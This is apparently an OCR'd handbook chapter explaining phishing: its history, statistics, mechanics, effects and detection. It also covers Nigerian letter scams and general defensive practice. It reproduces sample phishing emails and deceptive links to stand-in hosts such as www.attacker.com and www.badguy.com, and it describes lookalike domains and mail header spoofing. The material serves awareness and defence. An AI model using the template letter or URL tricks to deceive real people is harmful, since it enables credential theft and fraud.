Phishing can be thought of as a form of identity theft and is usually performed via e-mail. In a typical phishing scam, an e-mail is crafted to appear as though it came from an Internet retailer. It asks recipients to provide missing account information, apply for a new service, or in some other way provide information. The e-mail itself may appear to have been sent from the correct e-mail address and be quite convincing visually, including logos, artwork, and fonts lifted directly from the retailer's real Web page. Although Internet retailers are a favorite, the e-mail may appear to come from a bank, a credit card company, or other financial entity. Mortgage, student loan, and debt consolidation firms have all been used.

Nigerian Letter Scam

The Nigerian letter scam can loosely be classified as confidence fraud but often involves wire fraud and monetary damages, as well. The scam has several different versions, but generally the attack occurs in two stages. Stage one begins with an e-mail from someone identifying himself as an attorney, a banker, or some other professional. The first e-mail almost never asks for money or for personal information. Instead, it informs the recipient that an inheritance awaits from the recipient's long-lost relative (usually in Nigeria) who has just died in a plane crash, oil fire, or some other tragic way. If the recipient responds to the e-mail, the scam proceeds to stage two, where the recipient is told that fees must be paid, bank account details provided, or accounts established in foreign banks to facilitate transferring the money that the recipient has inherited. These e-mail messages often use compassionate rhetoric and emotion to make them sound more convincing. They may also contain hyperlinks to news stories about real disasters where many deaths occurred to validate the claims of the e-mail. In some variations of this

scam, the e-mails are supposedly from figures in the entertainment industry, famous humanitarians, or figures in world politics such as a recent example where the e-mail appeared to come from Charles Taylor, the former leader of Liberia.

It is all too easy to ask ourselves who would fall for something like this and dismiss social engineering as a gimmick attack. This is not the case. These scams are effective for two reasons. First, attacks like these only have to be successful a few times to be economical for the computer criminal. A successful social engineering attack like the Nigerian letter scam will typically result in a $2000 to $5000 monetary loss for each victim. The perpetrator does not care that they had to send 10 million e-mail messages to find one or two victims. They made spam pay. The second reason why social engineering is effective is that human behavior is something difficult to upgrade. An offer like these may actually seem plausible if a potential victim is in a difficult economic predicament.

Tactics of the Security Professional

Why does computer crime continue to thrive? One answer might be because of our two oldest friends, ignorance and apathy. While this is partially true, it is not a complete answer. New technical threats and other exploits are found almost daily. Even when networks are defended, systems are patched and hardened, and applications are well coded, new exploits can cause tremendous damage before vendors can create appropriate software patches and before scanners can detect them. What is even more alarming is the number of exploits that are being found in applications (as opposed to network devices and operating systems), because this can be the most difficult area of technology to assess properly. Security practitioners are left with basic principles to guide their efforts:

- Comprehensive security
- Layered technical safeguards
- Active vulnerability management
- Strong security awareness

Comprehensive Security

Comprehensive security must be practiced in today's environments to control the spread of computer crime. Corporate policies, operating procedures, and decisions must reflect the results of proper security risk analysis and regulatory requirements. A top-down approach with properly constructed policies and operating procedures will make specific security measures easier to implement and maintain.

Layered Technical Safeguards

Layered technical safeguards are also essential. Technical safeguards must be present in all levels of the information technology environment: networks, systems, and applications. Technical safeguards (such as network firewalls) must be used properly at all entry points to the network and must be configured to restrict network access to only those systems and services necessary for the organization's business relationships. Individual computer systems and applications must have properly configured (and up-to-date) access controls.

Active Vulnerability Management

Vulnerability management must also be practiced in all levels of the IT environment. Although technical vulnerabilities are more and more numerous, the overwhelming majority can be mitigated with software patches to network devices, operating systems, and applications. Network and system administrators must maintain consistent and up-to-date patch levels on all of their equipment. Although this task can be expensive in administrator time, if performed manually, the software patches themselves are usually free from most vendors. Many software vendors (including Microsoft) have also implemented automated

or semiautomated patching systems to keep individual systems or entire environments up to date. Although vulnerability management may be a thankless, boring, and unglamorous endeavor, it should be recognized as an ongoing cost of operating an information technology environment, not something left for the administrator's spare time. Recall that the Slammer worm was one of the most damaging worms of all time, even though it lacked a destructive payload. It is worth mentioning that the specific buffer-overflow vulnerability that allowed the Slammer worm to spread had been published and patched by Microsoft, a full six months before the worm was launched.

Strong Security Awareness

Awareness, more than any other single factor, constitutes the most effective measure available to the practitioner. Security practitioners must make others more aware of security issues and must become more aware themselves. Today's computer criminal is more sophisticated and better armed than ever before, and if this were not enough computer crimes are growing more numerous each year. Computer crime strikes at every level of our technology infrastructures, our business and service infrastructures, and even in our personal economics and communications. Security practitioners should adopt a structured approach to pervasive security awareness, encompassing the organization's senior executives, management, employees, partners, and customers. Senior management must understand that security is a businesswide issue and not a compartmentalized project. Management (in all departments) must understand that every employee (especially analysts, developers, administrators, support staff, and others) has a role in implementing proper security. Employees must be educated to understand the security threats relevant to their specific jobs functions and how corporate policies affect these functions. Customers must also be made aware of security risks, especially identity theft. At minimum, customers of online businesses should be sent periodic e-mails that warn them never to disclose their account numbers, log-in credentials, or other personal data in response to an e-mail. Phishing scams would be virtually stopped cold if online businesses took the initiative to educate their customers about the threat.

Conclusion

This chapter was intended to offer the security practitioner some practical information about specific computer crimes that occur today but also to provide a new lens on the subject as a whole: Computer crime is a new and ever-evolving manifestation of fundamentally old ideas. What is really happening in computer crime? The same sort of activities that were happening before there were computers — fraud, theft, destruction, disruption, and more — all of which occurred before computers became a ubiquitous part of our lives. The successful security practitioner will adapt established security concepts and principles to meet new, ever-evolving situations and challenges in computer crime.

Phishing: A New Twist to an Old Game

Stephen D. Fried

Introduction

Today's media, as well as many security professionals, often create the impression that identity theft is a modern creation, a result of the marriage between large-scale access to instantaneous information and an age-old desire of certain members of society to acquire knowledge and wealth that are not rightfully theirs. Although the creation and mass adoption of inexpensive computers, networks, and online data repositories in the last 30 years has, perhaps, accelerated the growth of this area of crime, identity theft is a problem that has plagued humans since the earliest of times.[1]

Successful identity theft requires two components. The first involves the subversion of applicable technology. In this case, the term "technology" does not necessarily refer to computers and networks but rather refers to any method of capturing, storing, copying, or transmitting information. In ancient days, technology may have referred to the King's official seal or official signature. The ability to capture or duplicate either one gave an identity thief enormous potential power. More recently, before online credit verification became the norm, the theft of carbon paper sheets from credit card receipts was a highly successful method of gaining access to a victim's identification and credit credentials. By obtaining and controlling the technological component of a person's identity, the thief is halfway down the road to using that identity for nefarious purposes.

A potential information thief must also compromise the human element that governs most (if not all) information transactions. Although it may not appear to be the case in modern society, at the extreme endpoints of all transactions are human beings wishing to exchange something of value, whether it is financial reward or important information. Given this fact, it reasonably follows that an effective way to forward the theft of one's identity is to subvert the human element at either end of the communications chain. When combined with the previously mentioned subversion of applicable technology, this can be a powerful weapon for the information thief.

The latest weapon in the history of identity theft, and one that has received increasing security industry scrutiny and hype, is the act of tricking an unsuspecting user into revealing personal information through the distribution of mass e-mail. This latest scam has been dubbed *phishing* and has proven to be quite effective as a means to advance identity theft on a large scale. It attacks both the technology used to conduct business on the Internet and flaws in the human element utilizing online transactions.

Because of the attention surrounding this latest practice and the related commercial and consumer panic surrounding these attacks, this chapter examines the modern practice of phishing in all its aspects. The chaper explores the evolution of phishing, its implementation, and its effect on modern Internet usage and discusses ways to identify and prevent phishing attacks.

Phishing Defined

Although the term "phishing" has been used a great deal in the media lately, it is best to begin this discussion with a firm definition of the term and its usage. For the purposes of this chapter, phishing is defined as:

> The act of sending to a user an e-mail falsely claiming to be an established legitimate enterprise in an attempt to trick the user into surrendering personal or private information. The e-mail typically directs the user to visit a Web site where the user is asked to update personal information, such as passwords and credit card, Social Security, and bank account numbers, that the legitimate organization already has. The Web site, however, is bogus and set up only to steal the user's information.[2]

To further clarify the definition, phishing in today's common usage involves not just the delivery of a single e-mail to a single user but the distribution of thousands of e-mails to thousands of users. The modern act of phishing, like its correctly spelled synonym, is an act perpetrated by an attacker (the "phisher") who casts a wide net (large-scale e-mail distribution) to see how many victims (or "phish") can be caught in that net. Although phishing as a technological threat is a relatively recent phenomenon, it is, in fact, merely the latest ploy used to advance the act of identity theft, which has a much longer history in both technological and nontechnological forms. At its core, phishing is a technically advanced form of the classic con game: Trick a victim into giving up something of value, then use that for personal gain.

A Brief History of Phishing

The spelling of the term "phishing" comes from the early annals of computer hacking, when the misuse of the phone system for fun or profit was called "phreaking." Phone hackers came to be known as "phreakers" or "phreaks" in some circles. The first known reference to the term "phishing" as an activity came in 1996, when a user on the alt.2600 news group posted the following message:

> It used to be that you could make a fake account on AOL so long as you had a credit card generator. However, AOL became smart. Now they verify every card with a bank after it is typed in. Does anyone know of a way to get an account other than phishing? (mk590, "AOL for free?" alt.2600, January 28, 1996)

Hacked accounts became known as "phish" and were used as currency in the hacking underground. They would be traded for other phish (from a desirable or valuable service) or in exchange for stolen or unlicensed software.

The popular and trade media picked up on the term around 1997. By 2002, the use (and practice) had become common. Early phishing attempts showed all the indications of unsophisticated amateurs trying to develop a new technology. Phishing e-mails riddled with spelling and grammar mistakes indicated a large presence of non-U.S. nationals for whom English was not a primary language. Despite their apparent lack of sophistication, however, these early attempts were extremely successful. With success came more attention, and the second generation of phishers entered the field. These new entrants sharpened their skills and increased the level of sophistication. They cleaned up the basic grammar and formatting issues that gave their predecessors away and introduced elements that are now common: use of graphics to enhance the authenticity of the e-mail, exploitation of HTML features (and security vulnerabilities) to advance their goals, and spamming and targeted-marketing techniques to increase the potential for a large "catch."

By 2004, the level of sophistication and profit potential of phishing rose such that it attracted a third generation of exploiters. Organized crime has embraced phishing and funded much of the most recent developments in the art, with Russian and Eastern European syndicates leading the way in perpetuating these crimes. The attacks are more sophisticated than ever. Rather than relying on unsophisticated universal resource locater (URL) links and hastily crafted Web pages, today's phishing artists use complex attacks such as URL obfuscation, man-in-the-middle attacks, cross-site scripting, and exploitation of client vulnerabilities. Phishing is now also an international phenomenon. Phishing attacks have targeted most major banking organizations in the United States, the United Kingdom, and Australia. According

to the Anti-Phishing Working Group, the United States hosts the largest percentage of phishing sites (by far), followed by China and Korea.[3]

Lies, Darned Lies, and Phishing Statistics

The increased acceptance of online commerce and, in particular, online banking has boosted the dramatic rise in phishing. Consumer product companies and financial institutions have been feverishly working on improving the online access capabilities of their wares and services. Financial services companies have been particularly eager to encourage customers to sign up for online access to their accounts, which provides customers with a convenient and easy way to access their money while at the same time lowering the company's transaction costs and enhancing customer loyalty. Consumers and client businesses, for their part, have welcomed the trend and have begun using Internet-enabled account access as a comparison point and service differentiator when shopping for banks.

According to the Tower Group, as of late 2004 over 30 percent of all securities were traded over the Internet, more than 33 million households were taking advantage of online banking services, and almost 10% of all credit card purchases were made online.[4] Other research suggests that the numbers might vary somewhat (higher or lower) than those of the Tower Group, but all agree on one theme: Online commerce is big and getting bigger. Moreover, when it comes to the size of the phishing phenomenon, most researchers agree that the numbers are likewise growing. The results of various studies on the subject do not always agree, however. A Gartner survey in April 2004 indicated that 41 percent of survey respondents had received, or believed they had received, a phishing e-mail.[5] Another study sponsored by TRUSTe in September 2004 showed that "76 percent of online consumers are experiencing an increase in spoofing and phishing incidents and that 35 percent receive fake e-mails at least once a week."[6] A study by the Federal Deposit Insurance Corporation (FDIC) showed that, of the 2 million U.S. adult Internet users that experienced some form of identity theft, over half believed they received a phishing e-mail.[7]

Some of the figures regarding phishing are staggering. In January 2005, 2560 phishing sites were reported, representing a 28% increase in the last six months of 2004. In January 2005 alone, nearly 64 product brands were the targets of phishing attacks, 80% of them from the financial services industry. The average time a phishing site was online before being shut down was a little over five days, but the longest window was 31 days.[8] The statistical and anecdotal survey results all seem to lead to the conclusion that, as is the case with online commerce, phishing is also big and getting bigger; nevertheless, when it comes to the financial impact of phishing, the research that has been conducted leads to widely differing conclusions. Gartner research in June 2004 estimated that the cost to banks and credit card issuers from phishing attacks and related identity theft losses has been US$2.4 billion,[9] or roughly US$1200 per user. By contrast, the previously mentioned TRUSTe study estimated the total monetary loss to be only US$500 million, or US$115 per user. In addition, a recent report by the Information Security Forum puts the loss per personal account at around $200.[10] Why the large contrast in numbers? In many ways, this is merely an extension of the well-known problem of obtaining accurate statistics on security incidents and their impact. The companies involved do not want to publicly admit their security or financial failures, and the victims keep silent out of embarrassment. Alternatively, companies may elect to disclose such information only to trusted parties (such as a government agency) and not to consulting or research organizations (or *vice versa*), thus causing a disparity between the various research studies.

So, is phishing truly a financial crisis worthy of all the attention it is getting? The real numbers may never be truly accurate; however, to paraphrase Leonard Henry Courtney,[10] when it comes to finding accurate metrics on the effects of phishing, there are "lies, [darned] lies, and statistics." While the numbers appear to be large and growing, when compared to other types of fraudulent crime (for example, credit card or telephone toll fraud), the phishing numbers pale by comparison. To the targeted institutions and the people who are directly affected, however, the numbers are real and worthy of definitive action. Most security professionals agree that the trend is both alarming and moving most definitely upward. The degree to which the available statistics can be used to bolster or refute a particular viewpoint on the growth of phishing is therefore a matter of how such statistics are interpreted and applied.

How Phishing Works

The remarkable thing about phishing (and the aspect that makes it so successful) is the relative simplicity with which it operates. At its core, phishing is fundamentally a social engineering attack,[11] preying on the victim's naiveté to click on an altered URL or enter personal information into a Web site. Although it is true that recent phishing attacks are becoming increasingly sophisticated in their execution and maliciousness, underneath any overlaid technology is an attempt to fool a user into giving out information he normally would not. This section describes the basic steps most phishing attacks use.

The first step involves the phisher choosing a target organization to hide behind and against whom to perform the attack. How that organization is selected will vary from attack to attack, but the basic criteria are that the user must know the organization and the user most likely has an existing electronic relationship with the organization. For these reasons, the most often-selected organizations are financial institutions (with their current push to increase their customers' use of electronic banking), large online retailers such as Amazon or eBay, or Internet Service Providers (ISPs) such as EarthLink or America Online. After selecting an organization, the phisher must construct a Web site that looks and feels like the target organization's Web site. It may be a direct copy of the organization's official site (copied through the use of any number of available Web crawling and site-cloning tools), or it may simply include an adequate supply of the layout symbols, logos, and corporate colors of the target organization to be convincingly real to the phish. Whichever path the phisher chooses, the result will be a convincing Web site purporting to belong to the target organization.

The next step is for the phisher to cast the net for the phish. The traditional method for this is for the phisher to compile a list of target phish to receive the e-mail; however, the most recent phishing attacks are much more sophisticated, forgoing this manual (and limited) step in favor of more modern targeting. Many modern phishing attacks will use sophisticated spamming techniques to address the e-mail to a large audience. Typically, a phisher will use one of the Internet's ever-present bot nets (networks of computers infected with Trojan horse programs) to distribute e-mails to the phish. Although this increases the likelihood that the e-mail will be sent to phish who do not have a relationship with the target organization (thus ignoring the message), the economics of large-scale spam mean that the phisher can send hundreds of thousands of e-mails for a relatively low cost. In an attempt to increase the number of phish who will actually take the bait, the most sophisticated attacks will use modern targeted-marketing methods to narrow the list of phish to those who will most likely respond to a communication from the target organization.

Next, the phisher must create an e-mail that will entice the phish into going to the phisher's Web site. The most common ploy is to tell users that there is a problem with their accounts or that they need to act immediately in order to continue to use the organization's services. A basic common phishing letter is shown below:

> Dear BigBank customer,
>
> In order to comply with new federal regulations designed to protect consumers from fraudulent use of their accounts, BigBank has recently performed a review of all customer information. During that review, we noticed several pieces of information missing from your records.
>
> In order to ensure proper processing of your financial transactions, please visit our Web site at www.bigbank.com/updatecustomer. There you can update our records with your most recent information. To avoid any disruption of service to your account, please update this information immediately.
>
> We appreciate your assistance in this matter.
>
> Sincerely,
>
> *BigBank*

The e-mail may be enhanced with graphics, colors associated with the target organization, and the company's logo. All increase the apparent legitimacy of the e-mail and fool the phish into believing the e-mail really came from the organization.

When a phishing e-mail is launched, 50,000 to 1 million e-mails (or more) may be sent to potential phish. Because of the large volumes of e-mail, most of these are caught in spam filters set up by Internet Service Providers and individual organizations, resulting in a small percentage of the original e-mail sent reaching actual consumers. Estimates on the delivery rate vary, but even if only 0.1 percent of the original 1 million e-mails reaches live consumers, that translates into 1000 potential victims. Of these, most recipients will either ignore it (believing it to be harmless spam) or act on it. This latter group can be split into three subgroups: (1) those who believe it is legitimate and respond to it, (2) those who will recognize it as a phishing attack and ignore it, and (3) those who will recognize it as a phishing attack and report it to the target organization. The first subgroup represents the "catch of the day" for the phishers; however, of this group, only 5 percent will click on the link in the e-mail, and only 1 to 2 percent will actually lose any money.[10]

The second subgroup poses no real threat to the phishers. Although they recognize it as a phishing attempt, they choose just to ignore and delete the e-mail. It is the third subgroup that poses the greatest threat to the phishers. It is generally a race to see how many phish (the first group) can be caught in the net before the scam is halted, which occurs when people in the third subgroup notify the target organization, which then works to get the site shut down, or the legitimate owner of the collecting site notices it has been taken over by phishers and strengthens the defenses of its site.

The phish who do respond to the e-mail will most likely be told that their relationship with the target organization is under review or that there is some problem with their information on file with the organization. They will be presented with an innocent-looking URL link that they can click to correct the problem. When they click on the link they are directed to the false Web site set up by the phisher where they are asked to enter their personal information. Because the false Web site looks almost exactly like the real one, very few of the phish will be able to tell the difference and will believe they are giving their personal information to the actual organization.

While all of this is going on, however, other events are also likely to be taking place. The large number of e-mails sent out in the name of the target organization will most likely be noticed by that organization, either because the organization has been contacted in relation to the "spam" it appears to be sending or a concerned customer has contacted the organization to notify it that they received a suspicious-looking e-mail and are questioning its validity. The organization may also receive a high volume of bounced e-mail replies due to the large number of phishing e-mails sent to invalid e-mail addresses. When the attack is recognized, many organizations (particularly those that have had previous phishing attacks targeted at them) will mobilize into action. They will investigate the e-mails to see if the origin can be determined. If it can, they will use any contacts they have (or can establish) with the offending site's ISP to attempt to get the site taken down. They may also elect to contact law enforcement officials to report the incident and request their assistance. Because of the rise in phishing attacks, most financial institutions and law enforcement agencies are getting much better at quickly identifying attacks and working cooperatively with the international Internet and hosting community to shut down offending sites before much damage can be done.

If the organization reacts quickly enough they can get the offending site taken down before any customers fall for the con and disclose personal information. If they do not, some of the phish will have wandered into the net, gotten caught, and given up their valuable personal information, which the phisher can then use to perform identity theft, gain access to credit or services, or sell to another party for profit.

Variations on a Theme

The process described in the last section shows the most basic steps involved in a phishing attack; however, as with all Internet attacks, several variations to the basic steps can be used to increase the sophistication of the attack or further obfuscate the origin of the attack. As users become more aware of phishing risks,

some phishers have devised methods of forcing a phish to the false Web site without requiring that they click on a specific link in the e-mail. These attackers use HTML-based e-mail that includes a hidden script. When the HTML is processed by the phish's e-mail program, that hidden script is executed so the phish's computer redirects a connection to the target organization's Web site to that of the phisher. Even if the user later enters the organization's real Web site address directly into the browser, the alteration performed by the script will instead open up a connection to the fraudulent site.

In some cases, the goal of the attack is not simply to gather personal information from the users on a bogus Web site but rather to gather information or perform other malicious acts over the long term. In these cases, users may be directed to a Web site that has been falsified to look like the target organization's site or they may be enticed there by the promise of exciting content (gambling or adult content, for example). Instead of asking for personal information from a user, though, the site downloads a keystroke logger, worm, or Trojan horse program to the phish's computer.[12] The logger or Trojan horse can then gather up the phish's IDs and passwords from multiple sites and send them back to the phisher later. The Trojan can also display pop-ups asking for personal information on specifically targeted Web sites. If a virus or worm is installed, it can also spread to other computers and gather similar information from multiple computers. Trojans and worms also find their way onto users' computers through all the traditional methods, including operating system and browser vulnerabilities and peer-to-peer file services. Because they are not readily apparent to the user, Trojan-based phishing attacks have the potential to steal much more sensitive user information over a longer period of time than a standard e-mail-based attack.

Some phishers do not want to go through the trouble of duplicating an organization's Web site. One way to make the process of collecting personal information much more efficient is to simply break into the target organization's real Web site through the exploitation of any security holes that may be present on that site. When phishers get inside the site, they can set up sniffers or scripts to capture user information as it is entered into the site. The phishers can then just wait for users to log into the site or, if they are impatient, they can send out an e-mail to users of the site (whose addresses may be obtained by perusing the site's user database), inviting them to log into the organization's Web site. This reduces the number of e-mails sent to nonaffiliated users and lessens the likelihood that the organization will be reported for sending out spam.

A common way to keep the phish from recognizing that a con is underway is to use a URL that closely resembles that of the target organization. Using special characters in place of standard alphabetic characters in the URL can do this. For example, www.bankportal.com can be changed to www.bankporta|.com. Note that in the second URL the vertical bar character ("|") was used in place of the "l." Another example would be www.sh0pping.com, where the number zero was used instead of the letter "o." Phishers can also nest URL links inside one another to further disguise the true address of a site. An example of such a URL might be:

www.aol.com/account/update/getupdated.info@www.attacker.com/stealinfo.html

Most users, should they bother to look at the URL at all, will see the beginning of the URL: www.aol.com/account/update/getupdated. The unsophisticated (or unobservant) phish will stop there, believing that the link is legitimate; however, when the link is properly processed, it will actually send the user to www.attacker.com.

Because much phishing e-mail is sent in HTML format, the phisher can use various HTML formatting techniques to mask the real destination of the link contained in the e-mail. Using the sample phishing e-mail from BigBank provided earlier, the HTML code for a legitimate link in the e-mail would be:

… visit our Web site at www.bigbank.com/updatecustomer. There …

The text inside the <a…> bracket indicates the link where customers will be sent if they click on the link. The text between the <a…> and symbols is what the customer sees when the HTML has been processed and displayed by the browser. However, the phisher can use this to mask the true origin by changing the HTML to the following:

… visit our Web site at www.bigbank.com/updatecustomer. There…

Recipients will still see the link as www.bigbank.com/updatecustomer, but if they click on the link they will be directed to www.evilattacker.com/grabsensitivedata.

Phishers often use flaws found in the Simple Mail Transfer Protocol (SMTP), which is used to deliver most e-mail on the Internet, to mask the true origins of an attack. It is a simple matter to falsify the "Mail From:" header in an outgoing e-mail in order to make the e-mail appear as if it came from the target organization. Of course, this means that if the phish decides to reply to the e-mail it may be returned with an error message, thus tipping off the phish that something is wrong. To counter this problem, the phisher can falsify the "RCPT To:" field in the e-mail, substituting an e-mail address under the phisher's control, so any replies to the e-mail will be directed to a working mailbox (most likely a hijacked account to prevent tracing ownership back to the phisher).

Another common obfuscation technique is to establish so-called "cousin" domains in the name of the phisher that look very much like the target organization's domain. Examples of this would include myebay.com or amazonaccountupdate.com. These sites are not registered to the target organizations (eBay and Amazon, respectively), but to the unwary end user they look like they are.

Like all computer attacks that have evolved over time, from the earliest buffer overflows to today's most sophisticated viruses and worms, the sophistication of phishing attacks has steadily risen while the requisite skill set has decreased. In the early days (actually, just a couple of years ago), creating and executing a phishing attack took a fair amount of skill. Recently, however, the emergence of phishing "starter kits" has enabled more amateurs to enter the field and made it much easier to carry out phishing attacks. In addition, because of the widespread distribution properties that phishing attacks have, they have become a common carrier mechanism for worms, viruses, spyware, and keystroke loggers.

The Effects of Phishing

While most stories and articles about phishing focus on the impact to consumers and cases of financial loss and identity theft, phishing actually has two classes of victims. Both the consumer and the targeted organization share the burden of a successful phishing attack. For the consumer, the potential for direct financial loss may be frightening enough. Given the proper information, the phisher may use the consumer's bank account numbers, credit card information, and home and family data (addresses, birth dates, relatives' names, and Social Security numbers) to establish credit in the consumer's name, purchase goods and services, or perform illegal acts posing as the consumer. Although U.S. law limits the consumer's liability for unauthorized credit card use, no such limits exist for general bank account misuse. In addition, the consumer's credit rating, reputation, and financial stability may be seriously jeopardized by the fraudulent use of information gained through a successful phishing attack. Add to that the time, effort, and cost required by the victims to correct their financial and credit information as well as the emotional toll on the victims as their good names are potentially ruined.

Financial institutions and other commercial organizations feel the effects on a much larger scale. Call center volume may rise dramatically as customers call an organization to inform them of the e-mail and to question its validity. The organization will need to mobilize its anti-phishing resources, taking them away from other important tasks. Efforts then focus on identifying the source of the e-mail and shutting down the offending server. If the organization's own systems were compromised as part of the attack, they may require reconfiguration or reloading, making them unavailable for processing customer transactions and potentially resulting in loss of revenue.

Should the attack succeed in catching some phish, the organization must take steps to clean up and reinforce its defenses. Customers of the organization may have to be notified that their account information has been (or has potentially been) compromised. This may be done as a matter of law (for example, compliance with the California Security Breach Information Act[13]) or as proactive recognition of responsibility on the part of the organization. In extreme cases, the organization may decide to reset the passwords

of all its users. This can be a costly course of action, as it is bound to increase support costs due to customers needing assistance with the change, in addition to the cost of notifying users. This solution also has the unattractive quality of placing a burden or inconvenience on end customers. Finally, the potential loss in customer confidence can have a highly negative impact. If several repeat and severe events happen to the same organization, customers who value the security and integrity of their information may choose to take their business elsewhere. As of early 2005, despite the fact that several major banks and consumer product organizations have been the victims of repeated phishing attacks, large-scale customer defection has not yet occurred. Only time will tell if organizations can keep this threat from becoming a reality.

Underlying Problems

It would be easy to write off phishing as simply the latest version of the age-old con game or the newest fad *du jour* in Internet attacks. Such an approach minimizes some of the underlying issues that make phishing such a dangerous proposition for companies and consumers alike. An examination of these underlying issues reveals a large number of individual weaknesses, all contributing to the overall problem.

The first underlying problem is that, for the most part, commercial organizations do not own or maintain their customers' computers. This leads to a wide diversity in configuration and maintenance styles amongst the masses, ranging from the extremely well configured (typically the technically savvy or extremely paranoid users) to the hopelessly vulnerable (*e.g.*, the typical Internet user who knows little and couldn't care less about the inner workings of a computer). If companies could assume full ownership of and responsibility for the maintenance of their customers' equipment, they could ensure that it was well maintained, up to date with the latest security patches, and configured with the appropriate settings and technology controls to recognize and resist such attacks. Alas, this is not the case, and the burden of maintaining tight security has shifted from the organization (who has the resources and expertise) to the consumer (who may have neither).

Another underlying cause is the anonymity of Internet transactions. A bank's customers do not need to walk into a branch to perform a deposit or withdrawal in person, nor do they have to do their banking only from Monday to Friday, 9:00 a.m. to 5:00 p.m. Banking (indeed, most Internet-based commerce) can be done 24 hours a day, every day of the year. Because of the lack of a personal relationship between the consumer and the seller, identity impersonation is easier, and direct observation of customers by the company's personnel is eliminated. This anonymity and the lack of proximity also work for the phisher. The phisher does not have to be located close to the phish. Phishers have no storefront to assemble or infrastructure to present to the phish other than the appearance of a recognized institution.

The barriers to entry in the phishing game are extremely low. Scammers as wide-ranging as individual con artists to large international organized crime rings have flocked to phishing because, to use the oft-misquoted Willie Sutton, "That's where the money is."[14] All it takes to start a basic phishing attack is a Web site (obtainable for less than US$100[15]), access to an e-mail server (preferably someone else's) or anonymous remailer, some HTML coding skill (or the use of any of a dozen popular Web page building programs), and a list of potential e-mail addresses gained through Internet purchases, UseNet postings, mailing lists, or Web pages.[16] The use of advanced techniques, such as implanting keystroke logging software on a target organization's server or implanting a worm or virus in the e-mail, will, of course, raise the cost. Additionally, the risk of discovery and capture is relatively low. If done properly, none of the links (the e-mail or Web server) can be traced to the actual phisher. Moreover, depending on how and where the information or money is transferred from the phish to the phisher, detection, apprehension, and prosecution can be extremely difficult. When low cost of entry is combined with low risk of detection, it results in a winning combination for exploitation.

The final contributor to the problem, and the one that is most affected by the human element, is the fact that most people are simply too trusting of the world around them and too willing to accept that everything they see on their computer screen is as it appears to be. This trust, of course, is the basis for all social engineering attacks, and phishers exploit it as much as possible. Most people like to be (and be seen as) helpful and, when asked with just the right degree of authority and sincerity, will do almost




FIGURE 46.1 Sample phishing e-mail 1.

anything to appear helpful and cooperative. Even the act of disclosing highly personal information can be justified by the victim who believes the cause is right (for example, helping "your bank" correct its account errors).

Phishing Detection

Sadly, the first line of defense in phishing detection is the end user who receives a phishing e-mail. Because of the lack of sophistication of many Internet users, many of these schemes go undetected. This section provides a couple of examples of phishing attacks that have occurred. In each example, indications that should lead to suspicion are explored. Although this is not intended as an exhaustive survey of all possible phishing techniques, it does highlight some of those that are common.

Figure 46.1 shows an actual example of one such e-mail sent by a phisher impersonating a large ISP. Starting from the top of the e-mail, the use of an altered "From" address can be seen. Instead of staff@earthlink.net, the phisher used staff@earth|ink.net as the sending e-mail address, substituting the vertical bar for the letter "l". The e-mail was sent to a valid EarthLink account holder, indicating that the phisher somehow obtained a list of valid e-mail accounts at the ISP or used a name-generating program to come up with potential account names.

As previously mentioned, early phishing e-mails suffered from a distinct lack of grammatical accuracy. In this example, some of the errors are obvious. The use of the double greeting ("Hello, Dear Member,") is one tip-off. Grammatically, "current stored information" and "… this maybe due to …" show that English was not a primary language for this writer. No self-respecting public relations department would have allowed this e-mail to go out under this company's logo, nor would they have allowed the writer to publicly admit to any "payment processing failure" or "billing system overload." These examples clearly indicate that, at a minimum, the author did not have the company's official approval to send this e-mail and, most likely, it was not sent from the company at all.

Moving down the e-mail a bit more, we see the URL where the phish is supposed to click to correct his information. The URL looks valid enough, but looking closer at the underlying HTML behind this e-mail[17] reveals that the link actually points to the following address:

http://www.earthlink.net|aw-confirmation|verify.jsp@www.badguy.com/images/firstpage1.html

Although the URL does contain www.earthlink.net, it is merely used as a diversionary tactic. The browser will parse the URL and see that it points to a server at www.badguy.com. Thus, it is clear that any users who click on this link to update their account information will not be going anywhere near an official EarthLink server.


Subject: eBay Account Verification

Date: Fri, 20 Jun 2003 07:38:39 -0700

From: "eBay" <accounts@ebay.com>

Reply-To: accounts@ebay.com

To:

Dear eBay member,
As part of our continuing commitment to protect your account and to reduce the instance of fraud on our website, we are undertaking a period review of our member accounts.
You are requested to visit our site by following the link given below
http://arribba.cgi3.ebay.com/aw-cgi/ebayISAPI.dll?UpdateInformationConfirm&bpuser=1

Please fill in the required information.
This is required for us to continue to offer you a safe and risk free environment to send and receive money online, and maintain the eBay Experience.
Thank you
Accounts Management
As outlined in our User Agreement, eBay will periodically send you information about site changes and enhancements. Visit our Privacy Policy and User Agreement if you have any questions.

FIGURE 46.2 Sample phishing e-mail 2.

In order to add an air of legitimacy to the effort, the e-mail includes an encouraging reminder to the phish: "EarthLink never asks about bank accounting number, bank routing number, or bank checking number, But you should enter card pin number for bank call verification and recharge your account fast." Aside from the additional grammatical and idiomatic problems, it includes an interesting psychological twist that is common to many phishing scams. It alludes to the privacy concerns of many Internet customers and attempts to show that EarthLink is concerned about them as well. Because it is a common perception among the public that criminals would never call attention to themselves or their actions, this act of calling attention to the problems of sending sensitive information over the Internet subtly causes the user to believe this could not be from someone performing such an act.

